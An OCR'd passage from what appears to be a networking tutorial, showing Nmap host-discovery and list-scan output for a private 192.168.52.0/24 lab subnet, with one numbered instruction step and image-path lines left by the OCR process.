
```
Nmap scan report for 192.168.52.141
Host is up (0.10s latency).
MAC Address: 5A:B4:A4:AD:2F:02 (Unknown)
Nmap scan report for 192.168.52.149
Host is up (0.083s latency).
MAC Address: F8:B5:4D:F1:82:36 (Intel Corporate)
Nmap scan report for 192.168.52.157
Host is up (0.095s latency).
MAC Address: 6E:7C:62:3A:4D:E4 (Unknown)
Nmap scan report for 192.168.52.159
Host is up (0.12s latency).
MAC Address: EE:55:D6:9B:9C:EA (Unknown)
Nmap scan report for 192.168.52.172
Host is up (0.10s latency).
MAC Address: 1A:E8:EA:D4:6C:B4 (Unknown)
Nmap scan report for 192.168.52.175
Host is up (0.012s latency).
MAC Address: D4:D2:52:A8:30:27 (Intel Corporate)
Nmap scan report for 192.168.52.182
Host is up (0.052s latency).
MAC Address: 6C:4B:90:49:51:C8 (LiteON)
Nmap scan report for 192.168.52.185
Host is up (0.098s latency).
MAC Address: 9C:28:F7:30:C8:8A (Xiaomi Communications)
Nmap scan report for 192.168.52.186
Host is up (0.043s latency).
MAC Address: 30:52:CB:21:C2:6F (Liteon Technology)
Nmap scan report for 192.168.52.193
Host is up (0.16s latency).
MAC Address: 80:2B:F9:C5:68:D7 (Hon Hai Precision Ind.)
Nmap scan report for 192.168.52.198
Host is up (0.013s latency).
MAC Address: 1C:C1:0C:52:12:AF (Intel Corporate)
Nmap scan report for 192.168.52.199
Host is up (0.012s latency).
MAC Address: 1C:1B:0D:59:38:BB (Giga-byte Technology)
Nmap scan report for 192.168.52.209
Host is up (0.23s latency).
MAC Address: 6A:65:87:E0:0C:4B (Unknown)
Nmap scan report for 192.168.52.213
Host is up (0.11s latency).
MAC Address: DC:A2:66:29:B7:81 (Hon Hai Precision Ind.)
Nmap scan report for 192.168.52.217
Host is up (0.028s latency).
```


Command Prompt


```
Nmap scan report for 192.168.52.217
Host is up (0.028s latency).
MAC Address: 1C:1B:0D:59:4D:37 (Giga-byte Technology)
Nmap scan report for 192.168.52.224
Host is up (0.010s latency).
MAC Address: 1C:1B:0D:59:54:6F (Giga-byte Technology)
Nmap scan report for 192.168.52.229
Host is up (0.053s latency).
MAC Address: E8:FB:1C:DC:61:2F (AzureWave Technology)
Nmap scan report for 192.168.52.230
Host is up (0.050s latency).
MAC Address: EE:3F:31:45:DB:CF (Unknown)
Nmap scan report for 192.168.52.232
Host is up (0.045s latency).
MAC Address: FE:AB:37:60:41:43 (Unknown)
Nmap scan report for 192.168.52.234
Host is up (0.041s latency).
MAC Address: 6C:4B:90:48:38:FF (LiteON)
Nmap scan report for 192.168.52.237
Host is up (0.035s latency).
MAC Address: 82:56:B8:1C:2A:B1 (Unknown)
Nmap scan report for 192.168.52.240
Host is up (0.024s latency).
MAC Address: 1C:1B:0D:59:38:21 (Giga-byte Technology)
Nmap scan report for 192.168.52.243
Host is up (0.077s latency).
MAC Address: 80:2B:F9:C4:F2:8B (Hon Hai Precision Ind.)
Nmap scan report for 192.168.52.246
Host is up (0.078s latency).
MAC Address: 30:52:CB:21:DC:1F (Liteon Technology)
Nmap scan report for 192.168.52.249
Host is up (0.046s latency).
MAC Address: 30:52:CB:23:D9:E3 (Liteon Technology)
Nmap scan report for 192.168.52.251
Host is up (0.11s latency).
MAC Address: 36:C9:BA:7A:44:49 (Unknown)
Nmap scan report for 192.168.52.254
Host is up (0.095s latency).
MAC Address: 30:52:CB:1C:E8:4B (Liteon Technology)
Nmap scan report for 192.168.52.171
Host is up.
Nmap done: 256 IP addresses (101 hosts up) scanned in 14.27 seconds
```


3. If we see anything unusual in this list, we can then run a DNS query on a specific host, by using:


   Syntax: namp –sL <ip address>



Command Prompt
C:\Users\admin>nmap -sL 192.168.52.0/24
Starting Nmap 7.94 (https://nmap.org) at 2023-10-03 12:22 India Standard Time
Nmap scan report for 192.168.52.0
Nmap scan report for 192.168.52.1
Nmap scan report for 192.168.52.2
Nmap scan report for 192.168.52.3
Nmap scan report for 192.168.52.4
Nmap scan report for 192.168.52.5
Nmap scan report for 192.168.52.6
Nmap scan report for 192.168.52.7
Nmap scan report for 192.168.52.8
Nmap scan report for 192.168.52.9
Nmap scan report for 192.168.52.10
Nmap scan report for 192.168.52.11
Nmap scan report for 192.168.52.12
Nmap scan report for 192.168.52.13
Nmap scan report for 192.168.52.14
Nmap scan report for 192.168.52.15
Nmap scan report for 192.168.52.16
Nmap scan report for 192.168.52.17
Nmap scan report for 192.168.52.18
Nmap scan report for 192.168.52.19
Nmap scan report for 192.168.52.20
Nmap scan report for 192.168.52.21
Nmap scan report for 192.168.52.22
Nmap scan report for 192.168.52.23
Nmap scan report for 192.168.52.24
Nmap scan report for 192.168.52.25
Nmap scan report for 192.168.52.26
Nmap scan report for 192.168.52.27
Nmap scan report for 192.168.52.28
Nmap scan report for 192.168.52.29
Nmap scan report for 192.168.52.30
Nmap scan report for 192.168.52.31
Nmap scan report for 192.168.52.32
Nmap scan report for 192.168.52.33
Nmap scan report for 192.168.52.34



Command Prompt
Nmap scan report for 192.168.52.34
Nmap scan report for 192.168.52.35
Nmap scan report for 192.168.52.36
Nmap scan report for 192.168.52.37
Nmap scan report for 192.168.52.38
